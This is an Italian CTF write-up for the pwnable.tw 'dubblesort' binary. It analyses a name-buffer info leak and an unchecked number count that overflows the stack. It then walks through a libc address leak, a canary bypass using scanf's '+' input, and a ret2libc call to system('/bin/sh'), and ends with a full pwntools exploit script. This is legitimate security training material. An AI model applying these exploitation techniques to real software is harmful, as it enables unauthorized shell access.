Pwnable.tw Dubblesort Writeup

By BSG-SalvoL

L'esecuzione si avvia richiedendo un nome all'utente, viene quindi chiesto quanti numeri si vogliono ordinare ed infine vengono richiesti tutti i numeri da ordinare.

```
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ ./dubblesort
What your name :salvo
Hello salvo
,How many numbers do you what to sort :7
Enter the 0 number : 2
Enter the 1 number : 3
Enter the 2 number : 4
Enter the 3 number : 3
Enter the 4 number : 2
Enter the 5 number : 2
Enter the 6 number : 1
Processing.....
35
Result :
1 2 2 2 3 3 4 kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ 35
```

Analisi dell'eseguibile

L'eseguibile ha diverse protezioni, contro attacchi di tipo buffer overflow, attive:

```
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ checksec dubblesort
[*] '/home/kali-sg/Scaricati/CTFs/pwnable/dubblesort/dubblesort'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$
```

Ed è inoltre un eseguibile a 32bit come indicato dal comando checksec.

Poiché ha queste protezioni attive, eseguo qualche operazione di reverse engineering tramite Ghidra per capire se vi sono errori nella programmazione che lascino effettuare qualche attacco di tipo Buffer Overflow.

Dalla ricostruzione del main effettuata da Ghidra ho riscontrato, analizzando il codice due problemi:

1. L'array di char su cui viene salvata la stringa contenente il nome, non viene inizializzata e la richiesta dell'utente viene eseguita tramite la funzione read (…, 0x40). La dimensione specificata sulla read di 0x40 (64_{10}) è congrua con la dimensione dell'array dichiarato, ma tale funzione non inserisce il carattere di fine stringa 0x00. Pertanto, la non inizializzazione, seguita dalla successiva printf (…) di tale variabile, (che invece ricerca il carattere 0x00 per terminare l'output sulla console), fa sì che la funzione printf stampi a schermo più caratteri di quanti dovrebbe fino a trovare uno 0x00. come mostrato dalla seguente figura:

```
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ ./dubblesort
What your name :SalvoGra
Hello SalvoGra
9K,How many numbers do you what to sort :5
Enter the 0 number : 3
Enter the 1 number : 45
Enter the 2 number : 5456
Enter the 3 number : 223
Enter the 4 number : 22
Processing.....
34Result :
3 22 45 223 5456 kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$
```

2. L'altro errore di programmazione commesso, che lascia effettivamente spazio al buffer overflow, riguarda la fase successiva di esecuzione del programma. Viene infatti richiesto all'utente quanti numeri si vogliono ordinare, questo valore non viene mai controllato per osservare se eccede la dimensione dell'array. I numeri poi richiesti vengono inseriti quindi in questo array di soli 8 interi. Quindi inserendo un numero > 8 avverrà un buffer overflow.

```
21    __isoc99_scanf(&DAT_00010bfa,&local_78); //CI CHIEDE QUANTI NUMERI INSERIRE
22    if (local_78 != 0) { //NON CONTROLLA IL NUMERO INSERITO MA L'ARRAY su cui inser
23      puVar3 = local_74;
24      uVar2 = 0;
25      do {
26        __printf_chk(1,"Enter the %d number : ",uVar2);
27        fflush(stdout);
28        __isoc99_scanf(&DAT_00010bfa,puVar3); //PRENDE IL NUMERO
29        uVar2 = uVar2 + 1;
30        puVar3 = puVar3 + 1; //SPOSTA L'INDICE PER L'ARRAY DI NUMERI(PUNTATORE)
31      } while (uVar2 < local_78); //CONTATORE < NUMERI DA INSERIRE
32    }
```

Ora che ho scoperto dove poter eseguire l'attacco bisogna trovare una strategia che avvii una shell inserendo il giusto payload alle richieste dell'eseguibile.

Tra le protezioni attive troviamo NX enabled, pertanto la tecnica di shellcode injection sullo stack non è effettuabile perché lo stack è settato come Non-Executable. Pertanto, in questo caso decidiamo di optare per la tecnica ret2libc ovvero settare il valore di ritorno ed I parametri sullo stack per richiamare la funzione di libreria system ("/bin/sh");

Per effettuare questa tecnica bisogna però bypassare altre due protezioni:

1. ASLR (Address Space Layout Randomization) per la quale userò il primo errore di programmazione per poter ottenere a Runtime un indirizzo della libreria.
2. Canary per la quale mi servirò di un utilizzo poco sicuro della funzione scanf (…).


Exploitation (Fase 1)

Avviando il programma con gdb faccio un'analisi a Runtime di ciò che avviene all'interno dell'eseguibile.

Eseguo "*break main"* per fermare l'esecuzione all'ingresso del main ed avvio il comando "tracecall" read@ per trovare l'offset della call alla chiamata read (main +85), inserisco quindi un altro breakpoint a main+90 (istruzione seguente a read) con *"break *main+90"*.

Facendo run inserisco la stringa "AAAA" come nome e raggiungo il breakpoint.


Poiché devo conoscere dove si trova l'indirizzo di ritorno del main per poi sovrascriverlo eseguo il comando "*info frame"* ed alla voce saved eip troverò l'indirizzo di ritorno che dovrò individuare sullo stack, che appare quindi così composto:



Possiamo notare le ‘A’ che sono state inserite (0x41414141) nei primi 4bytes del Name Array. Notiamo anche come all’interno di esso vi siano degli indirizzi di memoria sporchi, se uno di essi punta verso la libreria libc avrò un modo per eseguire un leak dell’indirizzo a cui libc è stato mappato.

Eseguendo il comando vmmap si otterranno le zone di memoria usate dall’eseguibile notando quindi che gli indirizzi 0xf7fa5000 fanno parte della libreria libc.

Nella seguente immagine possiamo anche vedere l’offset iniziale della libreria libc.



L’indirizzo 0xf7fa5000 trovato si trova in più posizioni dello stack rispetto alla variabile name, agli offset +8, +24 e +28. Eseguendo più volte dal gdb individuo che all’offset +24 troviamo sempre la stessa locazione, pertanto scrivendo come nome una stringa di 24 caratteri otterrò, con la successiva printf(...), esattamente ciò che cerco. Questo perché la funzione read (…) non inserirà il carattere 0x00 sullo stack ma inserirà il carattere 0x0a (\n) al termine della stringa sovrascrivendo il bit 0x00 dell’indirizzo 0xf7fa5000. Tutto ciò che viene dopo non è importante, ottenuto questo indirizzo basta sottrargli 0x0a e poi 0xf7dcb000 per ottenere l’offset a cui punta l’indirizzo leakato all’interno della libreria libc. Avendo l’offset, l’ASLR sarà inutile ottenendo sempre l’indirizzo iniziale a cui viene mappata libc, e con esso anche il PIE.

(L’offset calcolato è 0x1da000 per la libreria libc-2.28.so che risiede sulla mia macchina, questo tramite il comando “*readelf -S /lib32/libc-2.28.so | grep 1da000*” dice che è l’offset della sezione “.got.plt” che però sulla libreria usata dal server (fornita dalla challenge) tramite il comando “readelf -S libc_32.so.6 | grep .got.plt” è 0x1b0000)

Procedo quindi scrivendo la prima parte dell'exploit che mi farà avere l'indirizzo iniziale della libc e mi farà poi avere gli indirizzi di system e di /bin/sh della libreria libc per effettuare l'attacco:

```
1  from pwn import *
2
3  p = process("./dubblesort")
4  #p = remote("chall.pwnable.tw", 10101)
5
6  namePad = 24
7  p.sendlineafter('What your name :', 'A'*namePad)
8  p.recvuntil('A'*namePad)
9  leak = u32(p.recv(4))
10 leak = leak - 0x0a
11 success('leaked = ' + hex(leak))
12 offset = 0xf7fa5000 - 0xf7dcb000 #locale = 1da000 .got.plt
13 #offset = 0x1b0000 #server
14 success('Offset = ' + hex(offset))
15 addr_libc = leak - offset
16 success('libc_start = ' + hex(addr_libc))
17 system_addr = addr_libc + 0x3e9e0
18 bin_sh_addr = addr_libc + 0x17eaaa
19 #system_addr = addr_libc + 0x3a940 #SERVER
20 #bin_sh_addr = addr_libc + 0x158e8b #SERVER
21 success('system_addr = ' + hex(system_addr))
22 success('bin_sh_addr = ' + hex(bin_sh_addr))
23
```

Gli indirizzi di system e /bin/sh sono stati recuperati, sempre dalla libreria tramite I comandi seguenti

```
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ readelf -s /lib32/libc.so.6 | grep system@
   658: 0003e9e0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1525: 0003e9e0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$ strings /lib32/libc.so.6 -tx | grep /bin/sh
 17eaaa /bin/sh
kali-sg@KaliSG:~/Scaricati/CTFs/pwnable/dubblesort$
```

Lo stesso procedimento può essere eseguito per la libreria usata sul server per prendere gli indirizzi da inserire da remoto.

Adesso che è a mia disposizione tutto quello ciò che serve per effettuare un ret2libc passo alla seconda parte dell'attacco, ovvero il bypass del canary.

Exploitation (Fase 2)

La seconda fase dell'attacco sfrutta il secondo errore individuato per scrivere oltre l'array che dovrebbe contenere I numeri da ordinare, andando anche oltre il buffer del nome, superando il canary e riscrivendo l'indirizzo di ritorno della funzione, per puntare sulla funzione system di libreria ed avviare una shell tramite il parametro /bin/sh passato.

Devo per prima cosa capire quanti numeri inserire e come inserirli per far sì che la funzione che ordina I numeri inseriti, subito dopo l'inserimento, non distrugga I piani. Dalla composizione dello stack vista in precedenza l'indirizzo di ritorno della funzione si trova esattamente 33 words dopo il primo inserimento, poiché dovrò anche passargli dei parametri, dovrò inserire nello stack altri due numeri che saranno per due volte l'indirizzo di /bin/sh, uno per sovrascrivere l'EBP ed uno per il parametro della funzione system. In questo modo eviterò il riordino inserendo sempre 1 come numeri fino al 24esimo posto e poi otterrò la shell. Dovrò quindi inserire 35 numeri.

Il problema è l'inserimento del 25esimo numero che verrà inserito nella posizione del canary. Per bypassarlo userò una particolarità della funzione scanf, essa è usata con il parametro "%u" per prendere degli unsigned int, quindi qualsiasi cosa che non sia un numero provocherà il ritorno della funzione scanf (…) senza inserire nulla nella posizione corrente e saltando alla successiva. Questo valore viene però lasciato nel buffer STDIN, quindi alla chiamata successiva a scanf questo valore verrà letto nuovamente.

Importante è passare al nuovo inserimento lasciando nel buffer un carattere che non sia numerico ma che possa indicare un numero. Possiamo usare i segni “+” e “-” che non vengono letti come numeri singolarmente dalla funzione scanf, ma se accompagnati da un numero subito dopo viene interpretato come il segno dello stesso. Infatti, inserendo ‘+’ nella posizione del canary, scanf (…) ritornerà senza inserire nulla, ma alla chiamata successiva, nella posizione successiva verrà inserito un numero (l’indirizzo della funzione system per evitare facilmente il riordino) quindi sul buffer STDIN sarà presente “+numero” che verrà accettato dalla scanf svuotando quindi il buffer ed inserendo correttamente il carattere nella posizione successiva a quella del canary, lasciandolo intatto.

Completo quindi l’exploit come segue (per evitare il riordino inserisco sempre il numero 1 che è un numero piccolo e sempre lo stesso in modo che non verrà mai ordinato nulla, infine l’indirizzo di /bin/sh > system e quindi non verrà scambiato di posizione. Unici casi in cui questo non funzionerà sarà il caso in cui canary > system che è comunque molto raro).

```python
from pwn import *

p = process("./dubblesort")
#p = remote("chall.pwnable.tw", 10101)

namePad = 24
p.sendlineafter('What your name :', 'A'*namePad)
p.recvuntil('A'*namePad)
leak = u32(p.recv(4))
leak = leak - 0x0a
success('leaked = ' + hex(leak))
offset = 0xf7fa5000 - 0xf7dcb000 #locale = 1da000 .got.plt
#offset = 0x1b0000 #server
success('Offset = ' + hex(offset))
addr_libc = leak - offset
success('libc_start = ' + hex(addr_libc))
system_addr = addr_libc + 0x3e9e0
bin_sh_addr = addr_libc + 0x17eaaa
#system_addr = addr_libc + 0x3a940 #SERVER
#bin_sh_addr = addr_libc + 0x158e8b #SERVER
success('system_addr = ' + hex(system_addr))
success('bin_sh_addr = ' + hex(bin_sh_addr))

with log.progress('Getting shell...') as t:
    p.sendlineafter('How many numbers do you what to sort :', '35')
    for x in range(24):
        p.sendlineafter(': ', '1', 15)
    p.sendlineafter(': ', '+')
    for x in range(8):
        p.sendlineafter(': ', str(system_addr), 15)
    for x in range(2):
        p.sendlineafter(': ', str(bin_sh_addr), 15)
p.interactive()
```